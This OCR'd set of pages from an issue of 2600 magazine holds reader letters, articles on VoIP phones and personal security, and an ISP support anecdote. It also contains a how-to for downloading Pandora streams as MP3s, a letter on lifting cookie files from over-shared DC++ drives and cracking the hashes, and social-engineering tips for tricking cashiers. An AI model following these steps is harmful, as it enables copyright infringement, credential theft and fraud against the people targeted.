It's inspiring when the articles take on a John Henry style story of Human vs. The Inhuman, wherein The Hacker actively engages a system developed at a lower level and invites it to a higher level of function by describing/admitting the strengths of said system and exploiting its weaknesses. The Hacker, unlike John Henry, lives to see another day, buoyed by the resilient effort of succeeding, again, at besting someone else's invention. Knowledge is power.

It's a pure form of a desire for freedom in a society which seems all too frequently an invitation to sell ourselves short or succumb to our weaknesses.

Hackers by definition are like modern day Harry Houdinis, escaping shackles yet revealing the tricks so nobody feels they have to stay sunk by any system designed to limit intelligence or dignity.

What I like about hacking, as it operates on all levels from light social hacks to deep programming or the re-engineering of consumer devices to better serve our individual needs, is that it is basically a matter of constantly and intelligently placing mind as king over this world of limitations. The hacker is like Shiva, the Destroyer of Illusions, engaging the world of constant change. You are the part of the cosmos that penetrates and brings higher order. You are the bringer of light, or knowledge, to ignorance and oppression.

Indeed, technology ought to serve humanity, even to the extent that Kurzweil in *The Age of Spiritual Machines* outlines in the advancement of humanity through the merger of eventual machines more powerful than our massively parallel biological supercomputer minds.

The hacker is a constant expression of that ideal.

There must always be a place for review of technology, a place where it is absolutely humbled in the face of humanity. I admire *2600* for its courage and intelligence in staying afloat despite government intrusion on their efforts.

Ultimately the hacker is engaged in a competition, through technology, against other technologically savvy people.

Hacking as a concept ought to be embraced by society as an outlet for growth and change, part of every thinking person's toolkit as a mode of self-expression. Indeed, every person in a democracy ought to position in their consciousness as a point of inspiration for overcoming limits, pushing for yet further freedom. It ought to become a concept held by every individual who seeks freedom for themselves and others. It ought to be regarded as a tool of the artistry of the individualist, referred to as needed, utilized wisely.

It seems a good avocation for those courageous few who are willing to forgo their born identities (no pun intended) to assume a "hack name" and risk personal punishment in order to expose broken systems at all levels, or to escape oppression, or to fire a shot across

the bow to arrogant authorities. Never doubt the seriousness of the role you play at this crucial time in history. Build things that keep people safer, smarter, or even merely amused. Bewilder the unimaginative, and inspire the flame-like imagination of the curious.

And above all, care for yourself. Don't expose yourself to harmful risk while carrying out your work. Don't isolate. Keep friends. Discuss your work, anonymously so if you must.

Push it further: Hack your body and mind by eating and exercising as smart as you can program. Hack the debt system of our country by freeing yourself of all debt and living on a totally solvent basis. Quit booze, quit smoking, quit anything that owns you. Strive for greater freedom for yourself.

So as long as you are bringing light into systems, also freely apply your mind to yourself. Help yourself feel stronger, better, freer, deeper, more clear, more serene. Though humbling at first, your actions will have more power if you stand in reality.

Invite the light and, amidst shadows, be the light. And remember that shadows mean more than darkness - that they too are caused by people, or things, standing in the light.

Let's hack.

Ian 2.0

These words could very well be a remedy for any future feelings of insignificance in the hacker community. They could also help inspire hackers to eventually control the world. We'll keep our fingers crossed.

Taking Action

Dear *2600:*

I know that I may represent a small part of your demographic in that I hope to work within the criminal justice system someday (assessment, alternative sentencing, reform) and, for obvious reasons, have a strong, vested interest in staying on this side of the law. That said, I've been reading *2600* for about ten years. You provide information that I think the public should know but that people don't talk about enough.

I've never written a letter to you before and wasn't sure if I should. I was just thinking/hoping you might have a suggestion. I'm guessing you're one of the best resources in this area.

I saw a horrible story on the news this morning (clearly nothing new but I wondered if I could do something about this one). Apparently there is a self-admitted (but not convicted) pedophile, reported to be a 45-year-old Washington State resident with a website on which he posts pictures of kids that he takes wherever he finds them - seemingly with remarks about which kids he could hug, cuddle, touch, etc. He doesn't have a job and regularly goes to places where he can find kids to photograph. He is continually posting pictures of unknowing kids on his site as fodder and/or prospective prey for pedophiles and lists a calendar of events at which predators can find kids - complete with suggestions.

Allegedly he did an hour-long interview on Fox (I'm sure this is not a favorite source of information, but nevertheless as they aired significant portions of the videotaped interview the information appears to be credible). He seemed very open about promoting the action of adults touching children in just-this-side-of-illegal ways. On the Fox site, he reportedly said, "his 'age of attraction' is between three and 11 years old," and was quoted as saying, "I guess the main thing is I just think they're cute, a lot cuter than women. I admit there is kind of an erotic arousal there." But, apparently, no one can shut down his site. Further, all the news attention is publicizing the site.

The website is supposedly titled, "Seattle-Tacoma-Everett Girl Love." (I haven't been to it. I would normally research anything before writing to anyone for help but I'm not sure how to access the site without leaving my IP address and I don't want to be associated with that site in any way.)

Apparently, prosecutors are saying that there is no currently legal way to prosecute and/or just shut down the site (although his ISP allegedly removed his site, it went back up).

I fully understand the importance of freedom of speech and am not suggesting that the law should tighten the reigns on any constitutional freedoms (that we still have) although Seattle legislators are apparently working on it. On the other hand, this man is just using legal loopholes (he appears to be just the other side of inciting or stalking or, arguably, hate speech - but not over the line), and I'm just wondering if there are any legal loopholes on the other side, any loopholes that would allow some form of redirecting traffic or causing problems or shutting the site down. Is there any way a person or community can use a legal means to morally oppose and disrupt this site?

I have always believed that it is crucial to protect freedom of speech under the law, even speech that I detest. I think that if the government restricts freedom of speech much further (even for a totally just purpose) that the consequences may be far-reaching and less just. I don't support vigilante justice, either. I'm just looking for something legal and creative. I understand it may be a slippery slope.

Anon

It's more like a sheer cliff you're standing

on. First off, someone who actively seeks this amount of publicity is obviously looking for and benefiting from a big reaction. Such a "shocking" case could even be part of an intentional scheme to provoke public response and force a demand to get rid of certain freedoms. A bizarre scenario, granted, but not that much more bizarre than the one we're expected to believe. Whatever the reason, it's not wise to play into this. Second, you can bet any "legal loopholes" are already being explored by legal teams. But most importantly, it's not up to us to impose "justice" on the net any more than it's up to anyone else with no legal authority. While this is a case that may be easy to support, any action taken could wind up setting a very bad precedent insofar as how hackers are seen by the rest of the world. The examples you list (redirecting traffic, causing problems, shutting the site down) do indeed sound like vigilante justice and that's far more harmful than anything this guy can say on his website. There are all sorts of legal remedies which can be applied the moment an actual crime is committed. In addition, Internet providers can act as they see fit and even rewrite their Terms of Service to exclude this sort of material. Pressure can be put on entities that don't appear to be doing enough. In the end, achieving justice in this way will be far more meaningful than acting on an impulse, which we suspect is the goal of those who put this story together in the first place.

Security Issues

Dear *2600:*

I've been an avid reader for nearly three years to enlighten myself about security and the follies thereabout. It's hard for me to focus because of ADHD, but *2600* is the only magazine where I can just sit down and read from cover to cover without concerning myself with the distractions around me, even despite the fact the pages aren't clad with 2Rice2Ridiculous cars or an advertisement with some semi-hot lady provocatively bent over the version of *Webster's Dictionary.*

It's sometimes comical but mostly sad that average Joes don't realize the security threats they sometimes pose to themselves by either a lack of common knowledge or complete laziness to read up on the product they spent their money on, such as setting up an unsecured wireless G router in a populated apartment complex in the middle of Los Angeles. The exploit is set up from the get-go and the fault is mostly due to the client themselves. OK, so as for my contribution:

There is a popular filesharing program called DC++ which interconnects people from all over the world to share any type of file on their computer, be it photos, music, trojans, etc. Much like the BitTorrent scene, there is a heavy stress for people to share as much as they download. With DC++, most of their hubs (which connect the clients to each other, each run independently - some can feature anime, music, specific movie genres, xxx, etc.) require at least some shared data to connect and start searching for your targeted file. Some share requirements can be as little as 0gb, which might not be appealing to some as a good number of the clients may not be sharing anything at all. The higher share requirements contain a bigger gold mine for your target. Trouble is some people are starting out fresh and have nothing to share, albeit a few photos, shareware, and free trials of AOL.

Desperate, looking for their designated file, they share their entire hard drive upon DC++'s installation. This includes their vital OS folders, such as C:/Windows. I only know of one vital file (I'm sure there are hundreds) and that would contain cookie information. Snoop around this file and you'll be able to find logins and passwords in hash form, which can quickly be decrypted using javascript MD5 and SHA1 crackers.

I recently read an article where a female (minor) was charged with possession of child pornography, child abuse, and molestation of herself when she passed "lewd" photos of herself through the Internet willingly. Should people who set themselves up for exploitation in this form be punished for hacking themselves?

lucidRJT

Yet another example of how some of the legal issues being explored lately via the net have been truly astounding.

Store Issues

Dear *2600:*

In 24:1 the letters discuss fingerprint issues. The letters also discuss messed up bar codes. By combining two problems, one arrives at a solution: some jerk flipped through a copy of *2600* without buying it thus messing up the bar code (the fingerprint issue ink got on their thumbs). When a loyal reader wants to buy that issue the bar code won't scan because it has some jerk's fingerprints on it. I tested this theory out on a bar code reader and found that it works.

Matthew

That's definitely unsettling if true. Yet another reason not to have removable ink.

Dear *2600:*

Just writing to let you know that the past

two times I've bought your magazine at the Borders in West Lebanon, New Hampshire they manually entered the code but the sales receipt only showed "periodical." To make sure you get the proper sales credit I'm assuming it should say *"2600"?*

Raven

It really depends on the store software as well as their policy on how they count issues. If they can't read the bar code but instead enter the numbers and find us in the database that way, we have no problem with this. Nor is it a point of contention if they simply enter the price and credit us with the number of old issues no longer in their store when the new one comes out. But if they somehow lose track of how many of our issues they sold (which they often are unwilling to concede) and then jump to the conclusion that they didn't sell all the issues that are no longer there, then we do indeed have a huge problem. It's almost impossible for customers or even publishers to know for sure when this is going on.

Dear *2600:*

I have been following, out of professional curiosity, the ongoing discussions in your letters pages regarding the treatment of your magazine in chain stores and newsstands. As the Buyer for two large independent newsstands in Chicago, I believe I can help shed a little light. The answer you gave CPeanutG (24:1) is incorrect. The bar code associated with a magazine contains no embedded price information. The intro digit plus the first five represent a prefix. The second five digits are the BIPAD, which is a unique identifying number for every magazine. The final number is a checksum. After these 12 numbers is a two digit issue code. The prefix nearly always begins with 0 or 7 (which represent generic commodities in UPC). The following five digits of the prefix can be associated with a specific publisher or wholesaler or be generic (the most common generic prefix is 074470). In any case, when the price of a magazine changes, the prefix is usually changed as a courtesy to the retailers. This prefix change prevents the magazine from scanning into my POS system and lets me know it's time to change the price and update the bar code in my internal database. Remember, the prefix changes when a price change occurs, but any given prefix has nothing to do with the price.

For example, your bar code on 24:1 is 725274 (prefix) 83158 (BIPAD) 6 (checksum) 71 (issue code representing 2007, issue one, the standard format for quarterly titles). You seem to be under the impression that the prefix contains your cover price ($6.25) because it was changed when your price changed. Compare that to the bar code on *Maxim* (an unfortunate choice to be sure, as your magazine is of incomparably better quality, but useful nonetheless). The bar code on the April issue of *Maxim* is 725274 (prefix) 03744 (BIPAD) 5 (checksum) 04 (issue code representing April in the standard format for monthly titles). You will note that the prefix is the same in both cases; however their cover price is $4.99.

I'm not sure why Barnes and Noble wouldn't maintain price data for magazines in their databases, as the letters by CPeanutG and TwitcH indicated. It is possible they consider it too labor intensive, but compared to the manual inputting of prices and the potential for error therein, I don't know if it computes.

I hope you found this information useful or interesting.

Ben

Thanks for straightening us out on that. It's always very helpful to have people on the inside explain how it all works.

Questions

Dear *2600:*

I've got a question. I'm working on a news podcast project with a few other folks and was wondering if it would be all right if I used some of the articles from the mag in the program (either as news or a sort of "Hack of the Week" type thing, depending upon what the article covered).

Macavity

This kind of thing is definitely cool with us.

Dear *2600:*

I didn't know who to write. I just wanted to know whether or not on the cover of 24:1 that device is a cell phone jammer? If so, are there any schematics that I can use to build it? Maybe it was in a past issue that I missed? Can you can just point me in the right direction? I'm interested in using it in classrooms, theaters, or even in traffic where people should not be talking, etc.

Thanks from an avid Canadian reader since back in the day.

M

Indeed that is a cell phone jammer on the cover. This model is known as the RX9000 from a company called Global Gadget in the U.K. We also printed a schematic and additional info in 23:4 on how to build the world's first open source cell phone and wifi jammer. Legalities on possession and operation of such devices vary so you might want to check what you're up against before taking the plunge.


Dear *2600:*

What OS do you prefer: Windows, Linux, or Mac?

Davis

We don't discuss religion here.

VoIP Cellphones: The Call of the Future



by Toni-Sama

I was talking to a tech buddy of mine during a visit home when the subject of VoIP-enabled cell phones came up. He was insistent that the technology would never come to pass because it simply wouldn't be profitable. I argued, saying it was the next logical step, and to prove him wrong I've done a bit of homework. Now I don't think the technology is widely available (or hacker-friendly) yet, but with a host of manufacturers (Nextel, Sprint, Qualcomm, and Motorola) planning and developing VoIP-friendly handsets, I think we should prepare for this technology jump.

What is VoIP?

VoIP is simply "Voice over Internet Protocol," a stem of the Network Voice Protocol from the days of ARPANET. It's a fairly neat little thing, utilizing an IP-connected computer and a POTS (Plain Old Telephone System) line. The computer connects to a website, which receives the POTS number from the computer, then connects to the POTS line through the PBX (Private Branch eXchange). The connection can also be through a dedicated system (or adapter), or even through a built-in converter. VoIP has been widely utilized by existing phone networks for the transfer of data, which has given way to the "unlimited local calling plans" of the major telephone companies.

Now, obviously, cell phones don't have a built-in IP connection, so the connection comes from one of two sources: Unlicensed Mobile Access or Session Initiation Protocol.

UMA is the "easy" choice because it utilizes Bluetooth technology to connect to the PBX. UMA works very well with Global System for Mobile communications (GSM) operators, and can also switch between VoIP and cellular networks easily. Unfortunately, as a downside of this ease, it's also a bit pricier and it's currently only available on phones with Bluetooth technology, a la Motorola RAZR V3 and the V560. BT Group, out of Great Britain, offers packages that utilize VoIP when the customer is at home. In return for using VoIP, the price is lower when the network is used. The prices can get as low as 55p for an entire hour of use.

SIP is the other choice, although it's certainly less popular. SIP utilizes a Wi-Fi router to connect to the Internet, which then utilizes Real-Time Transport Protocol (RTP) to communicate with a SIP router. The SIP router interacts with the Public Switched Telephone Network (PSTN) and the communication runs from there. The benefit of this technology is that it connects to the PSTN via a software standard, not requiring a home router. Unfortunately, you can currently only call other utilizers of the technology because of the G.711 standard. Likewise, only certain phones can use the software (Nokia E60, E61, and E70).

The State of the Technology

To my knowledge, only two companies offer VoIP cellular service. The first is the aforementioned BT Group which offers service in Great Britain. It utilizes a home service plan and for the price of roughly US $120 you get a phone, modem, and a calling plan. BT's phones use UMA. The other company offering this is Truphone, a company offering a beta test of the SIP for the Nokia E-Series phones, with downloads coming soon for the N-Series (N80, N91, N92, and N93) and Windows Mobile compatible phones. The technology isn't going to be limited for long, though. Phillips Semiconductors is manufacturing UMA chips for cell phones, Texas Instruments is coming out with WiLink 4.0, Ericsson is manufacturing UMA phones, and Qualcomm, Nortel, Verizon, and Sprint are all using a protocol called "EV-DO Revision A." Motorola, through Skype, is planning releases this spring, and this technology is soon to be popular. At present, the more popular option is to run over a managed network, versus an unmanaged network (i.e., the Internet) due to voice quality concerns.

Uses and Abuses

Now if you're a hacker, you understand the great potential behind this. Cellular technology is going to be cheaper and possibly even free (to begin with, since VoIP isn't currently regulated). Of course, you'll still have to contend with quality, and international calls are going to be funky (as per usual), but with the benefit of cellular service you won't have to worry about finding an active connection should you really need to make a call, perhaps in an emergency situa-

tion. Also, because of the modern technology of these phones (Truphone programs their software in C++ on Symbian), these things could possibly be tweaked, allowing data transfers as well as digital voice communication. In the future, you might watch more than TV on your cell phones, perhaps acquiring audio/video communication. Think instant global video, with real-time audio. You could communicate with your boss in China as you organize your meeting in New York. You could chat with your international exchange student in Germany from your home in Canada. Soldiers could talk to their families and loved ones face-to-face. Hell, organize a conference with your guild buddies on WoW. See concerts live from other countries. The possibilities are limitless.

However, there are some negatives to it at this time. If you live outside of the United States or Great Britain, you face some difficulties. In Ethiopia, VoIP is illegal. In India, you can't make a VoIP Gateway. Likewise, many Latin American and Caribbean countries have imposed restrictions on VoIP due to government-owned phone companies. Also, at this time location registration for VoIP isn't mandatory and can't easily be determined from the calling phone. As a result, Caller ID will seldom work if it works at all. It could also easily be spoofed from a VoIP "land line," so presumably it could be spoofed from a cell phone. In addition, most consumer VoIP networks don't support encryption, so phone calls could be intercepted and even changed. This should be legislated soon, since government is extremely interested in regulating this new form of communication.

Know what I'd love to see? Articles giving more detail on the actual processes of communication over VoIP and POTS, and some really detailed tech specs on VoIP-ready phones. So, all you phreaks out there, get crackin'.

Thanks to Google, O'Reilly, Truphone, BT Group, Wikipedia, and Anthony, who inspired this work. Shout-outs to Jessika, Billy, Bean, Gendo, and Troy.



Pandora Hack - Get Free MP3s

by SickCodeMonkey

Applications such as BitTorrent give many Internet users the ability to download free music, applications, and movies from other users. Because BitTorrent is one of the most popular applications used to obtain copyrighted material (illegally), BitTorrent trackers have been a target of frequent raids and shutdowns on behalf of the MPAA and RIAA.

Never fear because this article will show you a whole new way to get the free music you're looking for and will also show you how you can obtain it from online radio stations, specifically Pandora. Please note, my purpose in writing this article is not to have the lawyers after Pandora or have them taken off line, but rather to exploit a logic bug in hopes that they too will see the light and correct this breach.

In order to get free music from Pandora, you will need to download a browser plugin. For all of the Internet Explorer fans, you can download a free tool called HTTPWatch. This tool can be downloaded by going to the following URL: `http://www.httpwatch.com/➥download/`. At first I was having issues with finding a plugin compatible with Firefox and then it dawned on me: Google "firefox httpwatch". The very first entry pointed me to a nice little Firefox extension (currently in beta mode) called HTTPGuideDog. You can download the GuideDog extension from `http://code.google.com/p/httpguidedog/`. (Note: There are other Firefox extensions that will perform the same function.) Both of the recommended browser plugins will capture "get" and "post" requests with corresponding response data from the browser session. Now that you have the tools you need, it is time for the free music.

You will first need to set up an account on Pandora.com and create some of your favorite "Music Stations." Just as an example, the first radio station I created was based on the band Radiohead. Just as an aside, both HTTPWatch and HTTPGuideDog have almost identical features and will work in the same way. Now is the time you will need to turn on either HTTPWatch or HTTPGuideDog and start recording your Post and Get data. When you start to hear music, you should see the browser plugin recording all of your get and post data.

It is easy to tell which http requests are songs because Pandora will use a specific domain "http://audio-...". For example, the first song that I saw in creating my radio station was `09:16:12.333 0.444 12345678 GET 200` application/octet-stream `http://audio-ixxx8-fex25.pandora.`

➥com/access/123456?version=2&token=abcdefghijklmnopqrstuvwxyzababcdefghijklm
➥nopqrstuvwxyzababcdefghijklmnopqrstuvwxyzab&lid=123456789. You should only be concerned with the specific song URL: http://audio-ixxx8-fex25.pandora.com/
➥access/123456?version=2&token=abcdefghijklmnopqrstuvwxyzababcdefghijklmnopqrstu
➥vwxyzababcdefghijklmnopqrstuvwxyzab&lid=123456789. (Note: The URL used in this example is a fake URL, so do not attempt to go to that URL.)

You will need to copy that URL and past it in a Firefox browser window. After submitting the URL, you will quickly get a "Download Notification." Make sure you save the file to disk and do not open it. After the file has successfully downloaded, you will need to edit the name of the file to include a file extension. The file that I downloaded was 8xxx2x5 so I changed the name to 8xxx2x5.mp3. At this point, you have successfully downloaded a music file from Pandora. Be careful because Pandora likes to queue up music requests, so if you are not careful you will download the next song that will be played on your station.

If you are a coder you can take this logic to an extreme. One could theoretically build a python script, or whatever language you feel most comfortable with, to automate this process.

On that note, happy downloading.



Adventures in Behavioral Linguistics

by Marxc2001

I do not purport any of the information in this article to be correct nor accurate. It is the opinion of the author (me) *only*. The author (me again!) does not accept responsibility for anything that you may or may not do or not do, nor any consequences therein.

Neuro-linguistic programming is one of today's "buzzword" things to have as a trainer. It is basically a mix of Chomskian linguistics and behavioral psychology, intermingled with a *lot* of bullshit. Some of the more paltry courses merely teach you the models and methods. They expect you to pay a lot of money for the privilege and you leave with nothing. I don't wish this to become a harangue, but this does cheese me off somewhat.

However, its more pure aspects, techniques, and theories are quite appealing to our furtive ways. I used to delight in having my wicked way with computers – getting them to log me in, rootkits, Trojans, and the like – I was young and stupid. Then one day I did something – I got onto and off a train. I had bought a ticket, but the one that the train manager had stamped was not valid for that day nor exact route. It was strange – I had been using an invalid ticket, but was so sure, confident, and convinced that it was a valid one that no one had seen fit to question me. I tried this again but without buying a valid ticket. Suffice to say, my nerves gave me away and I went and had to buy a full ticket (my feigned innocence, however, had saved me from the full wrath of the train manager). I was still buzzing from that previous experience when a friend/mentor in the hacker ways told me about "social engineering."

Besides getting free food and the like in a restaurant, social engineering didn't seem very useful nor intricate enough to me to begin with. But I had a feeling that there must be more that you can do. Then I discovered NLP, and all of its psychological inferences, techniques, methods, and mysterious (at the time, anyway) ways. It was great. Suddenly doing all sorts of weird and wonderful things seemed not only possible, but easily within the grasp of those who would work on the techniques. It was not until I saw Derren Brown's *Mind Control* specials that I was given a boost as to what could be done. Beware, though, for in his shows there is a lot of trickery and very clever deceptions (I can say this being a magician myself, specializing in Mental Magic). I am deeply skeptical about NLP – I don't trust the literature around it any more than I could throw it, and even that's too far – when studying this sort of thing, the art is to weed out the crap from the good stuff. Separate the wheat from the chaff, so to speak. Once you learn how to do that, then you are fulfilling a properly skeptical and healthy mindset.

Take this example: don't think of a black cat! Oops, you just did. The reason that you did isn't due to any "negative psychology" bullshit that some people would have you believe. It is because your subconscious

mind, skipping the negative "don't" in the sentence has just heard the command "think of a black cat," and so it will immediately call up the image of a black cat, witch and all, from your memory for you to use. However, in doing so you have unwillingly disobeyed the command. This is one technique used in advertising, for example.

My favorite example of these sorts of things is a particular item that Derren Brown did – the Walthamstow dog track piece. The idea was simple – get a cashier at a dog racing track to pay out on *losing* dogs. If you haven't seen it, go to `http://www.youtube.➥com/watch?v=II_-QcW4Q4I`. Now I'm not ruling out the possibility that it was a stooge (a confederate in the pay out window) but let's say that this was not the case. That means that some rather interesting psychology is at play here.

The general technique is based around something termed as a "Pattern Interrupt." Much like the interrupts in a CPU, these occur when something interrupts our pattern, or flow, of thought. This triggers something referred to as a "Trans-Derivational Search" – a TDS. This is where our interrupted subconscious mind panics and starts to look for something to concentrate on, eliciting a state of confusion that renders a person deeply suggestible.

Imagine this – have you ever gone to shake someone's hand, only to find that just as your hands are about to meet, they put their hand up to their nose, wiggle their fingers, and make "nyaa nya nya nyaa nyaaa" sounds? If you have, or seen it done, then you have seen a pattern interrupt – the normal pattern of behavior has been interrupted and has left the subject/victim in a state of loss, and their mind is looking for something to latch onto so that it can continue its thought patterns. It is at this stage, the TDS stage, that we can implant lots of lovely suggestions to illicit the behavior that is desired.

In the case of the Walthamstow dogs, Derren Brown walks up to the window and says, "This is the winning ticket." The cashier goes through the normal motions of validating the ticket, but she goes back and says "Sorry, this is not a winning ticket," at which point Brown bangs his hand on the window frame and says "This is the dog you're looking for. Try again, you may have misread it."

In this example you are interrupting the cashier's pattern, and telling her whilst she is in that suggestible TDS state that "this is the dog you're looking for" – that is, the cashiers are looking for the winning dog number on the ticket, and whilst they are in a state of TDS, you just tell them that this is the dog that they are desperately looking for. You are also giving her a rational reason as to why she didn't just pay out on it ("Try again, you may have misread it").

Another phrase that Brown uses in the second part of this effect is this: "This is the dog you're looking for – that's why we came to this window." This plants the same suggestion for the cashier as above – that the winning dog that they look for on the ticket is there – but has a second suggestion that relies on verbal emphasis. Reread the second sentence. Got it? The suggestion should be punctuated like this in your voice: "That's why *we came to* this *win*dow." See it? "We came to win" is the suggestion and it just emphasizes to the cashier that you are a winner and as such are to be paid (after all, that's what the cashier does!).

The one thing to emphasize about suggestion is that scripting is very important, and also getting these fluent is paramount. Also, when doing anything, you must, must, must just believe that it will work to give it its best chance of doing so. This is tantamount to succeeding with suggestion. If it doesn't work, just drop it and move on. Nothing done, nothing damaged.

Take these theories and run with them. If time permits there may be follow ups to this article but the only limitation is your own imagination, creativity, and resources – and so it is for the rest of the hacker community. I have released this mini-tut in light of a complete absence of information about this sort of stuff, and a thirst for knowledge regarding this. This article has covered very basic suggestion and pattern interrupts. Other interesting areas are anchors, hypnotic language, trance state inductions and manipulation, models and internal representations to name but a few.

As you can see, this is very interesting to look at. There are many such techniques and examples of these things all over the Internet, media, and in books. I will not list many here, but the few I recommend are:

Teach Yourself NLP by Steve Bavister and Amanda Vickers. This is a very good summary of NLP core theory and not a lot of bullshit within its pages.

Tricks of the Mind by Derren Brown. Just released, this is the first book that consolidates the things that he is interested in and dabbles in. A very good read and very informative.

Have fun. Be good. Use responsibly. Remember – Derren had a TV crew behind him to pay back the dog track.

You don't.

Transmissions

by Dragorn



It's probably a safe assumption that everyone reading this magazine is already paranoid, but how paranoid are you and are you paranoid enough (or for that matter, too much, which carries its own risks)?

A proper level of paranoia isn't about thinking that the potted plant is planning to assault your sleep. It's about making intelligent choices to protect yourself, your privacy, your finances, your job, and, depending on where you live (and what you choose to do), your freedom. The cost of having your data compromised is ultimately the driving factor behind security decisions. None of us are particularly excited at the prospect of losing our privacy, bank details, or our jobs because of a security bug. In a targeted attack, the cost of compromise may be even higher - source code modified to introduce backdoors or security vulnerabilities prior to distribution, records altered, or employer data compromised... and these are just the risks to your workstation.

Security in the real world is the balance between paranoia and practicality. The most secure system is one turned off, encased in cement, and at the bottom of a quarry. Despite the seemingly universal acknowledgment of the importance of securing systems, a large amount of incorrect or outdated information still exists. The guidelines presented here are by no means a canonical answer to the problem of securing yourself, but hopefully thinking about side attacks to conventional wisdom helps in devising proper plans. Most of the proposed solutions focus on Linux, solely through familiarity, but the ideas will help protect you on whatever system you're running. Feed your paranoia and keep reading.

"Never run normal applications as root (or administrator)." Obviously this is a good idea which hopefully most readers adhere to, but the simplest implementation of this guideline is to run all your applications as your normal user, which for protecting your data is just as bad. A root-level compromise gives an attacker access to all your data. But how many files on your system are owned by the same user you use to run Firefox, Pidgin, and IRC? What prevents a compromise in any of those applications from giving access to all your files? Enforcing per-application security is vital for preventing vulnerabilities in one application from compromising all of them. The easiest method of locking down applications is by dividing up the users they run as. On *nix systems, this is relatively simple and can be done with "sudo" and some shell scripts to launch each application as a separate user (and even allow each application limited access to other restricted applications, such as opening a URL) or by changing the ownership of the applications and using the SUID bit. Segregating all your applications into different users with restricted permissions isn't the only answer, but it's a strong first step.

"Strong passwords are sufficient." Simply put, no, they're not. Especially not on a laptop. With a laptop, you face two unique risks: theft (either random or targeted) and easy physical access. The risks from both are similar. No matter how strong your login passwords are, if someone can boot the system with external media or remove the drive and mount it on another system, all your security measures are moot. Access rights and file protection rely on the operating system to enforce them, and when you no longer control the operating system reading the disk, your data is toast. Again, fortunately, the solution is fairly simple: Strong crypto, either at the filesystem or disk level. There are a wide range of tools to implement disk crypto on various platforms. The LUKS system uses changeable keys for full device cryptography and is native to Linux but has Windows tools to operate on it. Full-disk encryption typically operates at the operating system's device layer, emulating a block device (i.e., a drive). All IO to the drive is encrypted at the block level, including the filesystem itself. Full device crypto has the advantage of auto-

matically encrypting all data placed on that volume - including cache files, temp files, and others which might not be included in selective encryption. It also has the advantage that any "ghosts" left on the drive (partially deleted files and incompletely erased data, or a drive which has not been reformatted with alternating patterns designed to wipe out any magnetic remnants of data) are also encrypted. On modern systems, the impact of performing encryption on every block is minimal, and as the CPU increases in speed the performance hit will continue to drop.

"Strong crypto is sufficient." But didn't I just say strong crypto was a good solution for laptops? Well, yes, but that's not the entire story. Edging further from mainstream risks are the attacks against the hardware itself. Externally facing buses - IEEE1384, USB, and Cardbus/ExpressSlot - allow devices to interact with the system, often below the control of the operating system. Gaining access to the memory of a running system enables reading of cached files, cached crypto keys, or modifying the system to allow access to an active encrypted filesystem. These attacks are not so far-fetched - system debugging and imaging hardware to exploit weaknesses like these exists today, and at least one company is advertising the availability of a USB device which extracts all the info from a system. Unfortunately, when it comes to hardware-level vulnerabilities, there is only one good solution: Go to the hardware store, buy some epoxy, and fill in the external ports. This probably isn't an acceptable solution for most people - and wouldn't stop someone with the resources and time to open a running system and connect to the internal leads for the bus. If you're facing attackers with that much determination, chances are you shouldn't be trusting your data to a laptop.

"I only need to encrypt the [messages | files | drives] which are sensitive." Another piece of conventional wisdom which, while true, may not tell the whole story. As mentioned above when discussing full disk encryption versus per-file encryption, there may be files generated for temporary storage, caching, copies left while moving files, etc. These files can easily be missed when doing per-file encryption. Encrypting only sensitive communications and files carries the additional risk of making it easier to target "interesting" data: If I know someone only encrypts emails in which they talk about sensitive information, I know that if I have an encrypted email from them it's probably worth trying to decrypt. Form a habit of encrypting everything, at all times, except when your recipient can't decrypt it for some reason. GPG integration with email clients is trivial to configure, as are dynamic SSH tunnels (ssh user@host -D 9999) which function as SOCKS proxies. OTR (Off The Record) provides per-message encryption on most IM systems. Increasing the encryption of your communications increases your privacy and increases the difficulty of spotting important communications among the chaff.

Increasing your security is a holistic choice, modifying both software and human behavior. An unknown percentage of exposures might be avoided with little more than a careful eye towards security, and an increased level of paranoia. Like backups, the proper time for making decisions about security is before a compromise. A balance between security, usability, and paranoia is possible with foresight and planning.

HOPE NUMBERSIX

If you missed out on our latest conference (or if you were there and somehow managed to miss one of the more than 70 talks given), may we suggest getting ahold of our HOPE Number Six DVDs?

There's no way we can list them all here but if you go to http://store.2600.com/hopenumbersix.html you'll get a sense of what we're talking about.

We still have leftover shirts too. For $20 you get a HOPE shirt, a conference badge, a conference program, and a HOPE sticker. Overseas add $5 for shipping.



2600
PO Box 752
Middle Island, NY 11953 USA

An ISP Story



by Witchlight

I thought I'd share with you all a little story about a script kiddie, a real nice victim of said kiddie, and an ISP.

I work tech support for a large ISP in a state that will remain nameless. (You should be able to figure it out.) One night I got a call from a rather nice customer requesting a password reset. His name was Mr. O'Reilly. As I pulled up his account to do this for him he told me how he had been "hacked." Now you have to know that we took this with a grain of salt at tech support. In the four years I've been doing tech support I can honestly say that I've only talked to maybe three people who have actually been abused by a "hacker."

Once I got his account up, however, I immediately believed him. See, Mr. O'Reilly's account came up now as registered to one "Assbag O'Reilly."

Some script kiddie had gotten access to his account and reset all the personal information for the account as well as other things. So now whenever the customer sent an email it would say it was from Assbag O'Reilly. I went over with him on how to change it back and advised him to change the secret question for his account as well since it was likely the kiddie had changed this too and would be able to reset the password and we'd be right back where we started in a day.

Now here's where we ran into a dead end. We knew that he had been victimized. What could I do as a representative of a major ISP? Not a thing. Nothing. There was no security team that I could escalate the customer to. There was no phone number for any such department listed in the numbers of approved contacts that I could call or refer the customer to. The only thing I could do was get the customer to email abuse@hotmail.com and hope for the best.

How could this be? Well, as we are outsourced support we are given very few tools and absolutely no access to departments that could do anything about this. We follow the call center mantra of the almighty talk time and all issues have to be resolved in an average of 15 minutes or there's the door. It makes for a support culture of saying anything - even if it's total crap - just to get rid of the customer so you can get your metrics met to get your bonus for being the best punter around.

Agents are not hired for their tech ability. They rely on the customer being even more ignorant in order to make them a "tech." About two of every ten people in the center are technically inclined and we pick up the punts and fix what the first person should have been able to do. Rant over.

Having done what the client wanted and recommending a few things to Assbag to try and help him, I ended the call. Two days later he called back again with the password issue. The kiddie had used the flavor of the month MSN exploit again, re-cracked his account, and made himself a sub account. A friend of mine had the call this time and talked to me about it since he saw my name from the last ticket.

